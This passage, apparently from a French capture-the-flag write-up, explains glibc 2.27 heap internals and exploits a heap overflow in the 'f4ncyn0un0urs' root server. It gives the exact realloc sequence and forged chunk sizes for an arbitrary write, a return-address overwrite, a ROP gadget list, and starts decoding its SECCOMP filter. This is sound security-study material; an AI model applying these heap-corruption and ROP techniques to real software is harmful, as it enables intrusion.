L'allocateur mémoire de la glibc a évolué au fil des versions. Dans la version utilisée par `f4ncyn0un0urs`, la mémoire gérée par l'allocateur est divisée en *arènes*, elles-mêmes divisées en *chunks* [59]. Un *chunk* correspond à un bloc mémoire qui peut être renvoyé par `malloc` et libéré par `free`. En particulier, lorsque la fonction `free` est utilisée, le *chunk* passé en paramètre est ajouté à une liste de « *chunks* libres », en étant éventuellement fusionné avec des *chunks* libres adjacents.

Un *chunk* contient un en-tête de 16 octets composé de deux nombres entiers de 8 octets chacun :

— `mchunk_prev_size`, qui est la taille du *chunk* précédent s'il n'est pas utilisé (si ce *chunk* est utilisé, il s'agit de la fin du contenu du bloc précédent) ;
— `mchunk_size`, qui est la taille du *chunk* dont c'est l'en-tête, à laquelle a été combinée quelques bits indiquant des informations.

55. il faut surtout que ces 8 octets correspondent à un ID agent qui ne soit pas déjà connu par le serveur
56. ces fonctions sont décrites dans http://man7.org/linux/man-pages/man3/malloc.3.html
57. « The GNU C Library », https://www.gnu.org/software/libc/
58. Les appels à la fonction `_malloc_assert` contiennent chacun un nom de fichier source, un numéro de ligne ainsi que le nom de la fonction et un extrait du code C qui correspondent à la ligne indiquée dans le fichier indiqué. Ces appels correspondent exactement à la version 2.27 du code de la glibc.
59. « *chunk* » peut être traduit par « tronçon », mais pour une plus grande clarté, j'utiliserai le mot « *chunk* » pour désigner spécifiquement ce que la glibc appelle « *chunk* »

La taille d'un *chunk* est alignée sur un multiple de 16 octets, laissant la possibilité d'enregistrer des informations dans les 4 bits de poids faible du champ `mchunk_size` :

— Le bit de poids faible est nommé `PREV_INUSE` et est positionné à 1 si le *chunk* précédent est en cours d'utilisation (i.e. s'il a été alloué par `malloc` ou une fonction similaire)è
— Le second bit, nommé `IS_MMAPPED`, est positionné à 1 si le *chunk* est le résultat de l'utilisation de la fonction `mmap`. Dans le cas de `f4ncyn0un0urs`, ce n'est jamais le cas.
— Le troisième bit, nommé `NON_MAIN_ARENA`, peut être positionné à 1 si l'arène du *chunk* n'est pas l'arène principale. Comme les tailles des allocations mémoires effectuées par `malloc` et `realloc` dans `f4ncyn0un0urs` sont relativement petites, une seule arène est utilisée (l'arène principale, `main_arena`). Ce bit n'est donc jamais positionné à 1.
— Le quatrième bit n'est pas utilisé, et vaut toujours 0.

Un certain nombre de pages web décrivent de manière assez précise le fonctionnement de l'allocateur de la glibc. Diverses personnes m'ont conseillé des lectures à ce sujet, et voici les trois pages que je trouve les plus pertinentes [60] :

— https://sensepost.com/blog/2017/painless-intro-to-the-linux-userland-heap/
— https://medium.com/@c0ngwang/the-art-of-exploiting-heap-overflow-part-7-10a788dd7ab
— https://dangokyo.me/2018/01/16/extra-heap-exploitation-tcache-and-potential-exploitation/

En lisant de code de la glibc et en effectuant des tests, il y a deux aspects que je trouve important de mentionner pour comprendre comment réaliser l'exploitation ensuite :

— L'allocateur de la glibc utilise un certain nombre de listes de *chunks* libérés correspondant à des *cache*. Le premier est le « *tcache* », qui contient quelques *chunks* qui ont été libérés par `free` [61]. Un *chunk* dans le *tcache* est marqué comme étant encore utilisé (le bit `PREV_INUSE` du *chunk* suivant est conservé à 1) et seul `malloc` peut extraire un *chunk* du *tcache*. En particulier :
  — `realloc` n'extrait pas de *chunk* du *tcache*. Et ce même si les *fast bins*, *small bins*, etc. sont vides, `realloc` créée un nouveau *chunk* en étendant l'espace occupé par l'arène utilisée plutôt que d'extraire un *chunk* du *tcache*. [62]
  — Si le *chunk* qui est étendu par un appel à `realloc` est suivi par un *chunk* libéré qui est dans le *tcache*, `realloc` ne va pas fusionner les *chunks* mais déplacera le *chunk* ailleurs (en appelant `_int_malloc`, qui n'utilise pas le *tcache*).
— Quand un *chunk* est extrait d'une liste de *chunks* libres qui n'est pas le *tcache* (par exemple d'un *fast bin*), le champ `mchunk_size` du *chunk* est comparé par rapport à ce qui est attendu en fonction de la liste dont il est issu (par exemple les *fast bins* sont ordonnés par taille, ce qui rend possible une telle vérification).
  — En particulier, si une attaque réussit à modifier l'adresse d'un *chunk* dans une telle liste, la valeur de retour de `malloc` se retrouve maîtrisée par l'attaquant à partir du moment où les 4 octets précédents [63] correspondent à un `mchunk_size` valide. En pratique cela complexifie beaucoup une telle attaque (il y a rarement une telle valeur juste à côté de valeurs intéressantes à écraser, comme des pointeurs de fonctions).
  — Le fait que le *chunk* libre ne soit pas dans le *tcache* est important. En effet, quand `malloc` renvoie un élément du *tcache*, il ne vérifie rien sur le *chunk* renvoyé [64].

2.2.2 Contraintes d'exploitation

L'exploitation d'une vulnérabilité touchant l'allocateur mémoire d'une bibliothèque C nécessite de contrôler assez finement certains appels aux fonctions `malloc`, `realloc`, `free`... Dans le cas présent,

60. http://tukan.farm/2017/07/08/tcache/ est aussi intéressant pour aborder le sujet du *tcache*
61. le *tcache* est concrètement un ensemble de *chunks* propre à un *thread* (chaque *thread* a un *tcache* différent) dans lequel les *chunks* sont ordonnés par taille. Quand il y a plus de 7 *chunks* d'une même taille, les *chunks* de taille identique qui sont libérés ensuite ne sont pas mis dans le *tcache* et utilisent donc les structures habituelles de la glibc (*fast bins*, *unsorted bin*, *small bins*, etc.)
62. en conséquence, pour une taille de *chunk* donnée, tant que le *tcache* n'est pas rempli avec 7 *chunks*, utiliser `free` puis `realloc` ne permet pas de *récupérer* la mémoire qui vient d'être libérée dans le `realloc`
63. c'est 4 et non 8, car dans le fichier `malloc/malloc.c` des sources de la glibc, la macro `fastbin_index(sz)` n'utilise que 4 octets
64. c'est en tout cas ce que je constate dans la version de glibc employée. Une version future de la glibc ajoutera peut-être une vérification, ce qui compliquera la mise en œuvre des attaques utilisant une corruption du *tcache*

l'agent ne peut pas directement appeler ces fonctions dans le serveur racine, et ne peut qu'envoyer des messages qui sont ensuite traités par le serveur. Je m'intéresse donc aux liens entre les actions que réalise un agent et les fonctions relatives à l'allocation mémoire utilisées par le serveur.

- Quand un agent se connecte au serveur, le serveur appelle `mesh_process_connection`, qui effectue les appels suivants :
  - `malloc(0x230)`, pour allouer la structure `CONN` décrivant la nouvelle connexion ;
  - `scomm_prepare_channel`, qui utilise une bibliothèque GMP qui alloue et libère beaucoup de petites zones mémoires ;
  - `add_route`, qui étend éventuellement la table de routage avec `realloc` puis initialise une structure `ROUTE_ENTRY` avec 6 ID agents alloués, en appelant `malloc(0x30)`.
    - Donc quand 6 agents sont connectés simultanément et qu'un 7^{e} arrive, `add_route` appelle `realloc(0x108)` pour étendre la table de routage [65].
- Quand un agent connecté transmet son premier message `PEER`, l'ID agent de la structure `CONN` qui lui est associée est mis à jour sans déclencher d'allocation.
- Quand un agent connecté transmet le message `PEER` d'un de ses nouveaux descendants (enfants, enfants de ses enfants, etc.) et que l'ID agent source du message n'est pas connu du serveur, celui-ci ajoute l'ID agent au tableau référencé par la structure `ROUTE_ENTRY` correspondant à l'agent connecté.
  - Cela se traduit par un appel à `add_to_route`, qui appelle `realloc` pour étendre une zone mémoire à 11, 16, 21... éléments (ce qui correspond à des tailles `0x58`, `0x80` et `0xa8`).
- Quand un agent se déconnecte, le serveur appelle `del_route`, qui appelle :
  - `free` sur le tableau des ID agents de la structure `ROUTE_ENTRY` ;
  - `free` sur la structure `CONN` décrivant la connexion.

Il existe aussi une fonction `del_from_route`, qui ne peut pas être appelée dans le serveur racine, car son seul appelant est la fonction qui traite la réception de messages `DUP_ID` provenant du parent. J'ignore donc cette fonction dans l'analyse que j'effectue, ce qui signifie en pratique que le tableau des ID agents de la structure `ROUTE_ENTRY` ne peut que croître.

Ainsi, je m'intéresse à des *chunks* issus d'une allocation de `0x230`, `0x30`, `0x108`, `0x58`, `0x80` ou `0xa8` octets. Pour calculer la taille des *chunks* correspondants, le code de glibc [66] utilise une formule implémentée par la macro `request2size(req)` :

```
// SIZE_SZ est la taille du type size_t, donc 8
// MALLOC_ALIGNMENT vaut 16 (0x10 en hexadécimal)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)

// MIN_CHUNK_SIZE vaut 32 (0x20)
#define MINSIZE  \
  (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK))
// donc MINSIZE vaut 32 (0x20)

#define request2size(req)                                         \
  (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)  ?             \
   MINSIZE :                                                      \
   ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)
```

En bref, la taille du *chunk* correspondant à une allocation de *req* octets est $(req + 8)$ aligné sur un multiple de 16, si cette valeur est supérieure à `0x20`, et `0x20` sinon. Donc :

65. la table de routage est étendue à 6 + 5 entrées de `0x18` octets, ce qui fait `0x108` octets
66. https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;hb=23158b08a0908f381459f273a984c6fd328363cb#l1219

— `malloc(0x230)` renvoie un *chunk* de taille `0x240` (pour la structure `CONN`) ;
— `realloc(0x108)` renvoie un *chunk* de taille `0x110` (pour la table de routage) ;
— `malloc(0x30)` renvoie un *chunk* de taille `0x40` (pour le tableau des ID agents) ;
— `realloc(0x58)` renvoie un *chunk* de taille `0x60` (pour le tableau des ID agents) ;
— `realloc(0x80)` renvoie un *chunk* de taille `0x90` (pour le tableau des ID agents) ;
— `realloc(0xa8)` renvoie un *chunk* de taille `0xb0` (pour le tableau des ID agents).

D'ailleurs, c'est pour cela que le serveur racine ne s'arrête pas quand un 8e ID agent est transmis par un agent : quand le 7e ID agent est enregistré par `add_to_route`, les 8 octets écrasés sont encore dans les données du *chunk* alloué par `malloc(0x30)`, car l'alignement sur un multiple de 16 de la taille du *chunk* a créé un vide 8 octets.

Par contre, quand le 12e ID agent est enregistré, cela dépasse la capacité du *chunk* renvoyé par `realloc(0x58)`, et le champ `mchunk_size` du *chunk* suivant se retrouve écrasé. C'est pour cela que lorsque le programme appelle ensuite `realloc(0x80)` lorsque le 13e ID agent est reçu, le serveur racine s'interrompt avec le message « realloc() : invalid next size » (la taille du *chunk* suivant est en effet devenue invalide suite à l'écrasement). Toutefois en contrôlant la valeur du 12e ID agent, il est possible d'écrire une valeur de `mchunk_size` valide à la place, ce qui permet d'éviter l'arrêt du programme.

Il s'agit maintenant d'assembler les briques[67] que j'ai décrites (les actions d'un agent pouvant déclencher l'utilisation de `malloc`, `realloc` et `free` sur le serveur racine) afin d'utiliser la corruption liée à l'enregistrement d'un 12e ID agent pour écrire de manière arbitraire en mémoire, ce qui devrait ensuite permettre d'exécuter du code sur le serveur racine.


2.2.3 Assemblage des briques

J'ai commencé par quelques tentatives ratées qui tentaient de corrompre des listes utilisées par l'allocateur de la libc (dont une qui permettait de contrôler le résultat d'un `realloc(0x58)` à partir du moment où les quatre octets précédents contenaient une valeur entre `0x60` et `0x6f`, ce qui s'est révélé être une contrainte trop forte). Au bout de trois jours et de trois nuits, j'ai trouvé un assemblage permettant de contrôler à peu près le contenu de la table de routage !

Pour mettre en œuvre cet assemblage, il faut commencer par établir 6 connexions au serveur racine. J'appelle `t0`, `t1`, ..., `t5` les tableaux d'ID agents associés à ces connexions. Initialement ces tableaux sont issus d'un appel à `malloc(0x30)`. En envoyant 8 messages `PEER` avec des ID agents différents sur la première connexion, le serveur étend `t0` en appelant `realloc(t0, 0x58)`. Ce nouveau *chunk* alloué a comme caractéristique de se trouver en haut de l'arène principale[68], car il n'y avait précédemment pas de *chunks* libres de taille `0x60`. En effectuant une opération similaire sur la seconde connexion, le serveur appelle `realloc(t1, 0x58)`, ce qui a pour conséquence de déplacer le tableau juste après `t0`. En poursuivant ainsi, j'arrive à obtenir des *chunks* contigus de tailles `0x60` (le champ `mchunk_size` est alors `0x61` car le *chunk* précédent est alloué[69]).

Il est alors possible de trouver un enchaînement permettant d'étendre `t5` à `0x80` octets sans déclencher l'interruption du programme. Une fois que ceci est fait, le schéma suivant décrit les actions que je peux effectuer pour arriver à une écriture arbitraire dans la mémoire du serveur racine.

67. j'aime bien jouer aux Lego ;)
68. cela se produit en particulier car d'autres *chunks* alloués se trouvent après `t0`, l'empêchant ainsi qu'il soit étendu au lieu d'être déplacé
69. en ajoutant à la taille du *chunk* (`0x60`) le bit `PREV_INUSE` (`0x01`), le champ `mchunk_size` vaut `0x61`



Dans ce schéma, chaque nombre correspond au champ `mchunk_size` du *chunk* situé à sa droite. Le nombre rouge indique le champ `mchunk_size` du *chunk* de `t5` après son écrasement et le cadre rouge pointillé représente la taille de ce *chunk* considérée par l'allocateur mémoire.

Cet enchaînement permet ainsi de créer un chevauchement entre le tableau des ID agents de la 6e connexion (`t5`) et la table de routage. En ajoutant des ID agents à `t5`, je parviens donc à écraser la structure `ROUTE_ENTRY` de la première connexion, et en particulier l'adresse vers le tableau des ID agents associés à la première connexion. En écrivant une adresse de la mémoire du serveur racine à cet endroit puis en envoyant un message `PEER` sur la première connexion, je peux donc écrire de manière arbitraire au moins 8 octets à un emplacement quelconque de la mémoire.


Il y a toutefois un détail qui empêche que ce soit si simple : quand un 7e agent se connecte au serveur racine, une structure `CONN` est allouée avec `malloc(0x230)`, avant que la table de routage soit déplacée. Comme en temps normal il n'y a pas de *chunks* libres déjà existant dans l'arène pour répondre à cette demande d'allocation, l'allocateur de la glibc alloue de la mémoire en haut de l'arène. Un *chunk* de taille `0x240` vient donc se positionner entre `t5` et la table de routage, ce qui empêche les manipulations décrites d'être effectuées.

Comment empêcher l'apparition d'un *chunk* problématique de taille `0x240` au moment où un 7e agent se connecte au serveur racine ? Il suffit d'en avoir alloué et libéré un au préalable, car dans une telle situation, `malloc(0x230)` renvoie le *chunk* présent dans les listes de *chunks* libres au lieu d'en créer un nouveau. Mais comme les *chunks* de taille `0x240` sont alloués quand un agent se connecte au serveur et libérés quand un agent s'y déconnecte, et comme les manipulations que j'utilise pour écrire en mémoire nécessitent d'avoir 6 connexions actives sans jamais avoir eu précédemment 7 connexions actives simultanément [70], cela est impossible à réaliser en utilisant uniquement des connexions/déconnexions. Et avec la vulnérabilité permettant d'écraser la taille du *chunk* suivant ? Est-il possible de créer artificiellement un faux *chunk* de taille `0x240`, qui puisse être libéré sans pénaliser le nombre de connexions ? Le schéma suivant montre comment apporter une réponse positive à cette question, en tirant partie de la décomposition de `0x240` suivante :

```
0x240 = 0x60 + 0x60 + 0x60 + 0x90 + 0x90
```


70. pour les lecteurs qui n'auraient pas suivi, c'est la condition fondamentale au déclenchement du `realloc(table de routage, 0x108)`, sur lequel est fondé le reste de l'assemblage

`realloc(t0, 0x58)`, `realloc(t1, 0x58)`, `realloc(t2, 0x58)`, `realloc(t3, 0x58)`




Ajout d'un 12e ID agent, `0x61`, dans `t2`, ce qui ne change pas la taille du *chunk* de `t3`


Ajout d'un 13e ID agent, dans `t2`, ce qui déclenche `realloc(t2, 0x80)`




Ajout d'un 12e ID agent, `0x91`, dans `t3`, puis d'un 13e ID agent, `realloc(t3, 0x80)`




`realloc(t5, 0x58)`




Ajout d'un 12e ID agent, `0x241`, dans `t0`, ce qui étend la taille du *chunk* de `t1` à `0x240`.



Déconnexion du second agent puis reconnexion (pour conserver 6 connexions actives)



`realloc(t4, 0x58)`



Ajout d'un 12e ID agent, `0x21`, dans `t5`, puis d'un 13e ID agent, `realloc(t5, 0x80)`

À l'issue de cet assemblage, un *chunk* de taille `0x240` a été ajouté dans le *tcache* correspondant, et `t4` et `t5` ont été amenés dans un état semblable à celui du schéma précédent. La superposition des *chunks* libérés fait que je peux m'attendre à quelques instabilités, mais en pratique il est possible de réaliser l'ensemble des opérations décrites sans déclencher de crash intempestif !

2.3 Vers l'exécution de code et au delà !

2.3.1 Où écrire pour exécuter du code ?

Les actions décrites précédemment permettent d'écrire 8 octets à une adresse que je définis en mémoire, en établissant 7 connexions au serveur racine et en envoyant un certain nombre de messages `PEER`. Par ailleurs, la section 2.1.2 a détaillé comment utiliser un message `PING` pour obtenir une adresse mémoire de la pile. Au moment où l'écriture arbitraire se produit, le serveur racine est dans l'exécution de `add_to_route` et le contenu de la pile ressemble à ceci :

```
adresses relatives de la pile
relatives à mesh_process_message

      +------------------------------+
-4078 |         (alignement)         | <- rsp (extrémité de la pile)
-4070 |        rbx sauvegardé        |
-4068 |        rbp sauvegardé        |
      +------------------------------+
-4060 |     rip sauv. (0x4015a3)     |
      |       [ add_to_route ]       |
      +------------------------------+
-4058 |         (alignement)         |
-4050 |        rbx sauvegardé        |
-4048 |        rbp sauvegardé        |
-4040 |        r12 sauvegardé        |
-4038 |        r13 sauvegardé        |
      +------------------------------+
-4030 |     rip sauv. (0x401cbe)     | <- cible de l'écriture arbitraire
      | [mesh_process_agent_peering] |
      +------------------------------+
-4028 |     message reçu dans        | <- adresse obtenue avec PING
      |     mesh_process_message     |
      |       (16384 octets)         |
      |                              |
      |                              |
      +------------------------------+
-0028 |         (alignement)         |
-0020 |        rbx sauvegardé        |
-0018 |        rbp sauvegardé        |
-0010 |        r12 sauvegardé        |
-0008 |        r13 sauvegardé        |
      +------------------------------+
-0000 |     rip sauv. (0x4011aa)     |
      |   [ mesh_process_message ]   |
      +------------------------------+
      |             ...              |
```

Les 8 octets qui précèdent l'adresse de la pile qui a été obtenue avec une requête `PING` (i.e. ce qui se trouve en `-4030` sur le dessin) correspond à la sauvegarde du pointeur d'instruction (registre `rip`) au moment où `mesh_process_message` appelle la fonction `mesh_process_agent_peering` pour traiter le

message `PEER` reçu. En remplaçant le contenu de ces octets par l'adresse d'une fonction, il est possible de rediriger l'exécution ailleurs.

De plus, juste après cette sauvegarde, en `-4028`, se trouve le dernier message déchiffré qui a été reçu par le serveur racine, c'est à dire le message `PEER` ayant servi à déclencher l'écriture arbitraire. En temps normal, un message `PEER` n'a pas de contenu (seuls les ID agents source et destination importent), mais il est possible d'en ajouter un, qui est simplement ignoré par le programme. Ceci fournit un moyen simple d'écrire environ 16 Ko de données arbitraires sur la pile.

Comme la pile n'est pas exécutable [71] il n'est pas possible de déposer directement du code sur la pile. Je dois utiliser une indirection pour cela. En fait, le contexte que j'ai obtenu permet de directement mettre en œuvre ce que la littérature appelle la « Programmation orientée retour » (ROP). Je peux en effet simplement écrire sur la pile des adresses correspondant à des morceaux de code que je souhaite exécuter (des « *gadgets* ») qui sont déjà présents dans les parties exécutables de la mémoire, et diriger l'exécution sur une instruction `ret` qui exécute ces *gadgets* successivement, jusqu'à obtenir l'effet que je souhaite.

Pour trouver des *gadgets*, un outil qui réalise ce travail existe déjà : ROPGadget [72]. Dans les *gadgets* qu'il donne, voici ceux que j'utilise :

— `0x454e89` : `add rsp, 0x58 ; ret` (ce qui est le premier *gadget* exécuté, pour sauter l'en-tête du message)
— `0x454e8d` : `ret`
— `0x454e8c` : `pop rax ; ret`
— `0x400766` : `pop rdi ; ret`
— `0x4017dc` : `pop rsi ; ret`
— `0x408f59` : `pop rcx ; ret`
— `0x454ee5` : `pop rdx ; ret`
— `0x4573d4` : `pop r10 ; ret`
— `0x489291` : `mov qword ptr [rsi], rax ; ret` (met la valeur de `rax` à l'adresse indiquée par `rsi`)
— `0x47fa05` : `syscall ; ret`

Pour effectuer un appel système sur Linux, il faut placer le numéro de l'appel système dans `rax` et les arguments dans `rdi`, `rsi`, `rdx`, `r10`, `r8` et `r9`. Les *gadgets* dont je dispose permettent donc d'exécuter n'importe quel appel système qui prend 4 arguments ou moins, ce qui est suffisant pour la plupart des situations. De plus, comme la glibc est présente à une adresse fixe dans la mémoire, il est toujours possible de faire appel à des fonctions de la bibliothèque C pour accéder aux appels systèmes qui prennent plus que 4 arguments [73].

Cela permet donc d'exécuter des appels systèmes depuis le serveur racine. Le moyen le plus direct de transformer un tel accès en exécution de commandes arbitraires consiste à utiliser l'appel système `execve` pour exécuter un programme présent sur le système, comme `ls`, `cat`, etc. Toutefois lorsque je tente d'utiliser `execve`, le serveur racine s'interrompt avec le message « Bad system call ». Le débogueur permet de trouver que cela provient de la réception du signal SIGSYS par le programme, qui signifie que le programme a tenté d'utiliser un appel système non-autorisé.

Donc certains appels systèmes (comme `accept4` pour accepter des nouvelles connexions) sont autorisés, d'autres (comme `execve`) ne le sont pas. Où est configurée la liste des appels systèmes autorisés ? Sur un système Linux en général, il y a plusieurs possibilités : filtre SECCOMP [74], module de sécurité qui interdit l'appel système, etc. Dans le cas de `f4ncyn0un0urs`, j'avais remarqué la mise en place d'un filtre SECCOMP dans la fonction `agent_init` quand j'avais commencé l'analyse (section 1.3.1). Il est maintenant temps d'analyser le contenu de ce filtre !

71. l'en-tête ELF de `f4ncyn0un0urs` définit bien que la pile n'est pas exécutable
72. https://github.com/JonathanSalwan/ROPgadget
73. Il faut par contre faire attention lors de l'utilisation de fonctions de la glibc de minimiser l'utilisation de celles qui peuvent allouer de la mémoire, comme `fopen`. En effet, pour arriver à l'écriture arbitraire, il a fallu positionner les structures internes de l'allocateur mémoire dans un état plutôt instable...
74. http://man7.org/linux/man-pages/man2/seccomp.2.html

2.3.2 Une barrière de plus à franchir

La fonction `agent_init` utilise la fonction `prctl` pour charger un filtre SECCOMP-BPF présent à l'adresse `0x4A8A60` qui contient 53 instructions. Une instruction BPF occupe 8 octets : un entier de 2 octets encode un « opcode », puis deux entiers de 1 octet permettent d'encoder des sauts conditionnels, et un entier de 4 octets encode une constante.

Afin de lire un programme SECCOMP-BPF à partir d'un éditeur hexadécimal, il faut avoir à l'esprit un certain nombre de notions :

- Le programme SECCOMP-BPF agit comme un filtre qui est exécuté à chaque appel système. Ce filtre peut accéder aux paramètres de l'appel système invoqué et retourne une décision.
- L'opcode `0x0006` permet à un filtre de retourner une valeur qui traduit la décision à prendre :
  - `SECCOMP_RET_KILL_THREAD` (`0`) pour indiquer au noyau de tuer le thread qui a tenté d'exécuter un appel système ;
  - `SECCOMP_RET_ALLOW` (`0x7fff0000`) pour indiquer que l'appel système est autorisé ;
  - `SECCOMP_RET_TRAP` (`0x00030000`) pour indiquer au noyau d'envoyer un signal `SIGSYS` au processus
- Un filtre SECCOMP-BPF commence habituellement par 4 instructions qui vérifient l'architecture employée et chargent le numéro de l'appel système dans un accumulateur. Ces instructions sont écrites en C de la manière suivante :

```
BPF_STMT(BPF_LD + BPF_W + BPF_ABS, offsetof(struct seccomp_data, arch)),
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, AUDIT_ARCH_X86_64, 1, 0),
BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_KILL_THREAD),
BPF_STMT(BPF_LD + BPF_W + BPF_ABS, offsetof(struct seccomp_data, nr)),
```

  Ceci se traduit en hexadécimal par :

```
20 00 00 00 04 00 00 00  15 00 01 00 3e 00 00 c0
06 00 00 00 00 00 00 00  20 00 00 00 00 00 00 00
```

- Une liste blanche d'appels systèmes est implémentée en deux instructions par appel : un saut conditionnel suivi d'un retour autorisant l'appel système. En C, cela s'écrit (pour autoriser l'appel système x) :

```
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, __NR_x, 0, 1),
BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_ALLOW),
```

  Ceci se traduit en hexadécimal par :

```
15 00 00 01 xx xx xx xx  06 00 00 00 00 00 ff 7f
```

Le programme SECCOMP-BPF de `f4ncyn0un0urs` décrit une liste blanche d'appels systèmes sans utiliser les arguments des appels systèmes pour prendre une décision. Voici son contenu brut, avec le numéro et le nom de l'appel système autorisé quand la ligne correspond à l'autorisation d'un appel système :

```
004a8a60: 2000 0000 0400 0000 1500 0100 3e00 00c0
004a8a70: 0600 0000 0000 0000 2000 0000 0000 0000
004a8a80: 1500 0001 e700 0000 0600 0000 0000 ff7f => 231: exit_group
004a8a90: 1500 0001 0c00 0000 0600 0000 0000 ff7f =>  12: brk
004a8aa0: 1500 0001 0900 0000 0600 0000 0000 ff7f =>   9: mmap
004a8ab0: 1500 0001 0b00 0000 0600 0000 0000 ff7f =>  11: munmap
